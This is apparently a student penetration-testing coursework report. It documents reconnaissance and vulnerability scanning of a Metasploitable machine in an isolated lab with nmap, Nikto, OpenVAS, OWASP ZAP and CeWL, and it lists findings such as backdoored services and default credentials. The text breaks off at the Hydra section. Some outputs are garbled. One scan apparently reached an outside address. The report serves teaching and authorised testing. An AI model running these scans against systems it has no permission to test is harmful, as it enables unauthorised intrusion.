

BS3944: Penetration Testing

Practical Work




Figure 1: Illustration of penetration testing concepts (Evalian®, 2024).

Table of Contents

Virtual Lab Setup	3
Environment Description	3
Network Configuration Diagram	3
Set up Documentation	4
Reconnaissance Phase.....	6
Nmap	6
Dmitry	8
Recon-ng	9
Netdiscover.....	10
Vulnerability Scanning.....	10
NIKTO	10
OPENVAS	11
OWAS ZAP.....	13
Password Analysis	14
CeWL	14
Hydra	15
Ncrack.....	16
John.....	17
Exploitations.....	18
Metasploit Framework	18
Backdoor.....	18
SMTP Enumeration.....	19
Reference	20
Appendices.....	21


Virtual Lab Setup

Environment Description



A virtual lab with Linux and Metasploitable workstations connected over an isolated, host-only network.

Network Configuration Diagram



The network diagram clearly depicts device functions, IP allocations, and virtual router links, ensuring communication channels are transparent.


Set up Documentation

Linux

```
root@BS3944:~# exit
logout
shreya@BS3944:~$ sudo apt update
[...]
(shreya@BS3944:~$ ping debian.org
PING debian.org (151.101.194.132) 56(64) bytes of data.
64 bytes from 151.101.194.132: icmp_seq=1 ttl=55 time=5.84 ms
64 bytes from 151.101.194.132: icmp_seq=2 ttl=55 time=10.6 ms
64 bytes from 151.101.194.132: icmp_seq=3 ttl=55 time=11.2 ms
64 bytes from 151.101.194.132: icmp_seq=4 ttl=55 time=8.52 ms
64 bytes from 151.101.194.132: icmp_seq=5 ttl=55 time=10.3 ms
bytes from 151.101.194.132: icmp_seq=6 ttl=55 time=10.5 ms
64 bytes from 151.101.194.132: icmp_seq=7 ttl=55 time=6.42 ms
64 bytes from 151.101.194.132: icmp_seq=8 ttl=55 time=10.3 ms
64 bytes from 151.101.194.132: icmp_seq=9 ttl=55 time=10.4 ms
64 bytes from 151.101.194.132: icmp_seq=10 ttl=55 time=8.03 ms
64 bytes from 151.101.194.132: icmp_seq=11 ttl=55 time=7.56 ms
64 bytes from 151.101.194.132: icmp_seq=12 ttl=55 time=7.61 ms
64 bytes from 151.101.194.132: icmp_seq=13 ttl=55 time=7 ms
64 bytes from 151.101.194.132: icmp_seq=14 ttl=55 time=11.1 ms
64 bytes from 151.101.194.132: icmp_seq=15 ttl=55 time=9.24 ms
64 bytes from 151.101.194.132: icmp_seq=16 ttl=55 time=10.7 ms
64 bytes from 151.101.194.132: icmp_seq=17 ttl=55 time=8.34 ms
64 bytes from 151.101.194.132: icmp_seq=18 ttl=55 time=10.3 ms
68 packets transmitted, 18 received, 0% packet loss, time 17059ms
rtt min/avg/max/mdev = 5.886/9.322/11.263/1.625 ms
shreya@BS3944:~$
```


The Linux system was installed, upgraded, and configured with user privileges. Successful ping testing to other lab machines demonstrated connectivity.

Kali Linux



The Kali Linux system was installed and configured on the same isolated network, ready for testing.

Virtual Machine



Utilising its known vulnerabilities, Metasploitable was set up for testing and initialised with default credentials.

Reconnaissance Phase

Nmap

Tools and Methods:

For host identification, port scanning (-sS, -sV), service detection, and vulnerability analysis, Nmap was used (Yen, 2024). Followed up with, inspecting open ports, and export results using -oX.

Evidence:

```
└$ nmap -oX initial_scan.xml 192.168.64.0/24
Starting Nmap 7.94 SVN ( https://nmap.org ) at 2025-01-15 23:28 GMT
Stats: 0:00:10 elapsed; 253 hosts completed (2 up), 2 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 97.89% done; ETC: 23:28 (0:00:00 remaining)
Stats: 0:00:10 elapsed; 253 hosts completed (2 up), 2 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 98.04% done; ETC: 23:28 (0:00:00 remaining)
Stats: 0:00:10 elapsed; 253 hosts completed (2 up), 2 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 98.24% done; ETC: 23:28 (0:00:00 remaining)
Nmap scan report for 192.168.64.1
Host is up (0.00049s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain ←
5000/tcp  open  upnp
7000/tcp  open  afs3-fileserver
49152/tcp open  unknown
MAC Address: 1E:57:DC:55:ED:64 (Unknown)

Nmap scan report for 192.168.64.5
Host is up (0.00092s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE ←
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
```

The terminal output shows the results of an Nmap scan. It includes statistics on hosts completed, stealth scans, and open ports. Two specific ports are highlighted with blue arrows: port 53/tcp (domain) and port 21/tcp (ftp). These are labeled 'List of Open Ports' and 'Open Ports' respectively. A third label, 'Potential Entry points for Pentesting', is centered below the list of open ports, encompassing both highlighted entries.

```

5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: CA:EC:BC:CC:4F:C5 (Unknown)

Nmap scan report for 192.168.64.4
Host is up (0.0000020s latency).
All 1000 scanned ports on 192.168.64.4 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (3 hosts up) scanned in 11.42 seconds

```

Analysis:

Open ports on 192.168.64.1 and 192.168.64.5, which host services like FTP, SSH, HTTP, databases, and RPC, are discovered by the scan. A more thorough vulnerability evaluation is necessary for these possible entry points.

Script to Automate Nmap Scans + Discover live hosts

```

$ ./script.sh output.xml 192.168.64.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-30 16:30 GMT
Nmap scan report for 192.168.64.1
Host is up (0.00061s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
5000/tcp  open  upnp
7000/tcp  open  afs3-fileserver
MAC Address: 1E:57:DC:55:ED:64 (Unknown)

Nmap scan report for 192.168.64.5
Host is up (0.00080s latency).
Not shown: 976 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8000/tcp  open  http-alt
8009/tcp  open  ajp13
8180/tcp  open  unknown

```

Common open Ports

Multiple open ports increase attack vectors

```

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-30 16:48 GMT
Nmap scan report for 1.0 (1.0.0.0)
Host is up (0.0080s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
8080/tcp  open  http-proxy
8443/tcp  open  https-alt
Identified one live host

Nmap done: 1 IP address (1 host up) scanned in 4.75 seconds
Scan completed for 1.0
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-30 16:48 GMT
Note: Host seems down. If it is really up, but blocking our ping probe.
Nmap done: 1 IP address (0 hosts up) scanned in 3.10 seconds
Scan completed for 7.94

```

Dmitry

Tools and Method:

Dmitry employs reconnaissance and information gathering. In order to facilitate additional evaluation or possible exploitation, it gathers technical and public information about a target, including emails, open ports, subdomains, and WHOIS data (GeeksforGeeks, 2021).

Evidence:

```

$ dmitry -wi 192.168.64.5
Deepmagic Information Gathering Tool
"There be some deep magic going on"

ERROR: Unable to locate Host Name for 192.168.64.5
Continuing with limited modules
HostIP:192.168.64.5
HostName:

Gathered Inet-whois information for 192.168.64.5
_____
inetnum:      192.168.0.0 - 192.169.95.255
netname:      NON-RIPE-NCC-MANAGED-ADDRESS-BLOCK
descr:        IPv4 address block not managed by the RIPE NCC
remarks:      For registration information,
remarks:      you can consult the following sources:
remarks:      IANA
remarks:      http://www.iana.org/assignments/iana-ipv4-special-registry
remarks:      http://www.iana.org/assignments/ipv4-recovered-address-space
remarks:      AFRINIC (Africa)
remarks:      http://www.afrinic.net/ whois.afrinic.net
remarks:      APNIC (Asia Pacific)
remarks:      http://www.apnic.net/ whois.apnic.net
remarks:      ARIN (Northern America)
remarks:      http://www.arin.net/ whois.arin.net
and the Caribbean
remarks:      http://www.lacnic.net/ whois.lacnic.net
remarks:

```

Target Ip Address

Private Ip Range reserved by IANA

Reserved Address Space

```

and the Caribbean)
remarks:      http://www.lacnic.net/ whois.lacnic.net
remarks:
remarks:
country:      EU # Country is really world wide
admin-c:      IANA1-RIPE
tech-c:       IANA1-RIPE
status:       ALLOCATED UNSPECIFIED
mnt-by:       RIPE-NCC-HM-MNT
created:     2019-11-13T12:44:29Z
last-modified: 2019-11-13T12:44:29Z
source:       RIPE

role:        Internet Assigned Numbers Authority
tp://www.iana.org.
admin-c:    IANA1-RIPE
tech-c:     IANA1-RIPE
nic-hdl:    IANA1-RIPE
remarks:    For more information on IANA services
remarks:    go to IANA website at http://www.iana.org.
mnt-by:    RIPE-NCC-MNT
created:   1970-01-01T00:00:00Z
last-modified: 2001-09-22T09:31:27Z
source:    RIPE # Filtered

% This query was served by the RIPE Database Query Service version 1.114 (SHE
TLAND)

All scans completed, exiting

```

Contacts managed by RIPE +
Internet assigned Numbers Authority

Analysis

The scan indicates limited external accessibility since 192.168.64.5 is part of an IANA-managed reserved private IP range that lacks a hostname or specific ownership.

Recon-ng

Tools and Method:

Recon-ng's reverse_resolve module was utilised to look up IP 192.168.64.5 in reverse DNS. Setting the target IP and running the hostname resolution module are two steps in the process.

Evidence:

```

[recon-ng][virtual_machine] > modules load recon/hosts-hosts/reverse_resolve
[recon-ng][virtual_machine][reverse_resolve] > options set SOURCE 192.168.64.5
SOURCE => 192.168.64.5
[recon-ng][virtual_machine][reverse_resolve] > modules execute
Interfaces with installed modules
Usage: modules <load|search> [ ... ]                                Sets the target IP address
[recon-ng][virtual_machine][reverse_resolve] > run
[*] 192.168.64.5 => No record found.                                No reverse DNS record exists for the target IP address

```

Analysis:

The IP does not have hostname mapping, as the scan showed no reverse DNS record for it. It's probably an unregistered or private IP address that's utilised in internal networks. Finding more specific information on the target was far more difficult in the absence of a domain.

Netdiscover

Tools and Method

In order to find active hosts and their MAC addresses within the subnet, Netdiscover was utilised for ARP-based network discovery. The process entailed scanning 192.168.64.0/24, emphasising the devices linked to the network and its structure.

Evidence

Currently scanning: Finished! Screen View: Unique Hosts		Shows the manufacturer/vendor of the device. Both entries here are labelled as 'Unknown vendor.'		
3 Captured ARP Req/Rep packets, from 2 hosts. Total size: 126				
Router or default gateway for the network				
IP	At MAC Address Target virtual machine	Count	Len	MAC Vendor / Hostname
192.168.64.1	1e:57:dc:55:ed:64	1	42	Unknown vendor
192.168.64.5	ca:ec:bc:cc:4f:c5	2	84	Unknown vendor

Analysis

The target virtual machine (192.168.64.5) and the gateway (192.168.64.1) are the two active hosts displayed in the results. Although their MAC addresses were found, vendor details are not available, suggesting that there aren't many network devices in the area.

Vulnerability Scanning

NIKTO

Tools and Method:

The web server at 192.168.64.5 on port 80 was scanned using Nikto. The technique finds weaknesses such as sensitive data, exposed directories, missing headers, and out-of-date software (Vaishnavi, 2024).

Evidence:

```
$ nikto -h http://192.168.64.5
- Nikto v2.5.0

+ Target IP:      192.168.64.5      The scan targeted the IP address 192.168.64.5 on port 80 for HTTP vulnerabilities
+ Target Hostname: 192.168.64.5
+ Target Port:    80                  The target is running an outdated Apache web server (2.2.8)
+ Start Time:    2025-01-17 13:32:32 (GMT0)      The target is running an outdated Apache web server (2.2.8)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2      The site is vulnerable to Clickjacking attacks.
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /Index: Uncommon header 'tcn' found, with contents: list.
+ /Index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmCloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.      Exposed phpinfo.php reveals sensitive configuration information
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHP885F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 17:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/Changelog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-52
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:          2025-01-17 13:32:58 (GMT0) (26 seconds)

+ 1 host(s) tested
```

Analysis


Critical vulnerabilities discovered by the scan included an out-of-date Apache version (2.2.8), missing security headers, phpinfo.php and phpMyAdmin that were accessible to the public, and the TRACE method enabled. Updates, turning off TRACE, and protecting private data are all examples of immediate mitigation.

OPENVAS

Tools and Method:


OpenVAS evaluates security vulnerabilities using vulnerability scanning technologies such as Greenbone Vulnerability Manager (GVM) (Yasani, 2015). Through automated vulnerability tests, port scanning, service detection, and CVE matching, it finds vulnerabilities.

Evidence:



This screenshot shows a detailed list of vulnerabilities found during a scan. The table has two main sections: 'Vulnerability' and 'Port where the vulnerability was identified'. Arrows point from the 'Severity' column in the first section to specific rows, highlighting '10.0 (High)' entries. The second section lists ports, IP addresses, names, locations, and creation times for each identified vulnerability.

Vulnerability	Severity	Host	Port	Location	Created
rlogin Passwordless Login	10.0 (High)	80 % 192.168.64.5	513/tcp		Fri, Jan 17, 2025 3:07 PM UTC
Distributed Ruby (dRuby/DRb) Multiple RCE Vulnerabilities	10.0 (High)	99 % 192.168.64.5	8787/tcp		Fri, Jan 17, 2025 3:22 PM UTC
The rexec service is running	10.0 (High)	80 % 192.168.64.5	512/tcp		Fri, Jan 17, 2025 3:11 PM UTC
Possible Backdoor: Ingreslock	10.0 (High)	99 % 192.168.64.5	1524/tcp		Fri, Jan 17, 2025 3:24 PM UTC
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80 % 192.168.64.5	80/tcp		Fri, Jan 17, 2025 3:20 PM UTC
Operating System (OS) End of Life (EOL) Detection	10.0 (High)	80 % 192.168.64.5	general/tcp		Fri, Jan 17, 2025 3:18 PM UTC
vsftpd Compromised Source Packages Backdoor Vulnerability	9.8 (High)	99 % 192.168.64.5	21/tcp		Fri, Jan 17, 2025 3:23 PM UTC
MySQL / MariaDB Default Credentials (MySQL Protocol)	9.8 (High)	95 % 192.168.64.5	3306/tcp		Fri, Jan 17, 2025 3:21 PM UTC
PHP < 5.3.13, 5.4.x < 5.4.3 Multiple Vulnerabilities - Active Check	9.8 (High)	95 % 192.168.64.5	80/tcp		Fri, Jan 17, 2025 3:28 PM UTC
Apache Tomcat AJP RCE Vulnerability (Ghostcat)	9.8 (High)	99 % 192.168.64.5	8009/tcp		Fri, Jan 17, 2025 3:26 PM UTC
vsftpd Compromised Source Packages Backdoor Vulnerability	9.8 (High)	99 % 192.168.64.5	6200/tcp		Fri, Jan 17, 2025 3:23 PM UTC
DistCC RCE Vulnerability (CVE-2004-2687)	9.3 (High)	99 % 192.168.64.5	3632/tcp		Fri, Jan 17, 2025 3:22 PM UTC
PostgreSQL Default Credentials (PostgreSQL Protocol)	9.0 (High)	99 % 192.168.64.5	5432/tcp		Fri, Jan 17, 2025 3:22 PM UTC



Analysis

Several high-severity vulnerabilities are found in the OpenVAS results, including backdoor detections, default credentials for all services, and rlogin passwordless login. These flaws make the system vulnerable to data breaches, remote code execution, and illegal access.

OWAS ZAP

Tools and Method:

OWASP ZAP analyses application endpoints using active scanning, AJAX scanning, and automated spidering (Vaishnavi, 2024). By detecting flaws like missing headers, unsafe setups, and injection threats, it produces thorough risk-based reports.

Evidence:

The screenshot shows the OWAS ZAP interface. The top half displays a request-response view for a file viewer page. The response body contains several security headers and a table structure. A blue arrow points from the text "Indicates a high-risk vulnerability related to exposing hashed passwords" to the "X-Frame-Options: DENY" header. Another blue arrow points from the text "Prevents clickjacking" to the same header. The bottom half shows an "Alerts" panel with a list of findings. A blue arrow points from the text "Hash Disclosure - MD5 Crypt" to the first item in the list, "Hash Disclosure - MD5 Crypt".

Alert type	Risk	Count
Hash Disclosure - MD5 Crypt	High	1 (4.3%)
Path Traversal	High	12 (52.2%)
Absence of Anti-CSRF Tokens	Medium	1450 (6,304.3%)
Application Error Disclosure	Medium	74 (321.7%)
Content Security Policy (CSP) Header Not Set	Medium	1427 (6,204.3%)
Directory Browsing	Medium	12 (52.2%)
Missing Anti-clickjacking Header	Medium	1140 (4,956.5%)

Alert type	Risk	Count
Hash Disclosure - MD5 Crypt	High	1 (4.3%)
Path Traversal	High	12 (52.2%)
Absence of Anti-CSRF Tokens	Medium	1450 (6,304.3%)
Application Error Disclosure	Medium	74 (321.7%)
Content Security Policy (CSP) Header Not Set	Medium	1427 (6,204.3%)
Directory Browsing	Medium	12 (52.2%)
Missing Anti-clickjacking Header	Medium	1140 (4,956.5%)

Analysis:

Findings from OWASP ZAP highlight serious threats including route traversal and MD5 hash disclosure, which expose private information and make system compromise possible. Missing headers and CSRF tokens are examples of medium hazards that need to be fixed right away.

Password Analysis

CeWL

Tools and Method

CeWL analyses the target page (<http://192.168.64.5>) to create a custom wordlist. Extracted words help with brute-forcing, password cracking, and creating customised penetration test assaults.

Evidence

```
(shreeyagurung㉿kali)-[~]
$ cewl http://192.168.64.5
CeWL 6.1.1 (More Fixes) Robi Wood (robin@digi.ninja) (https://digi.ninja/)

the
and
TWiki
for
HTML
site
Injection
topic
know
this
web
Storage
your
you
Site
Data
that
are
Log
User
blog
page
twiki
Info
File
The
php
Mutillidae
with
Codev
from
Login
can
Lookup
Viewer
HTTP
Add

Custom wordlist generator
Target website
Words from the website that can be utilized for penetration testing
```

Analysis:

Potential passwords, keywords, or sensitive information can be discovered using extracted website material. For dictionary-based password cracking, brute-force assaults, or spotting trends for specific exploitation, these terms can be essential.

Hydra

Tools and Method:

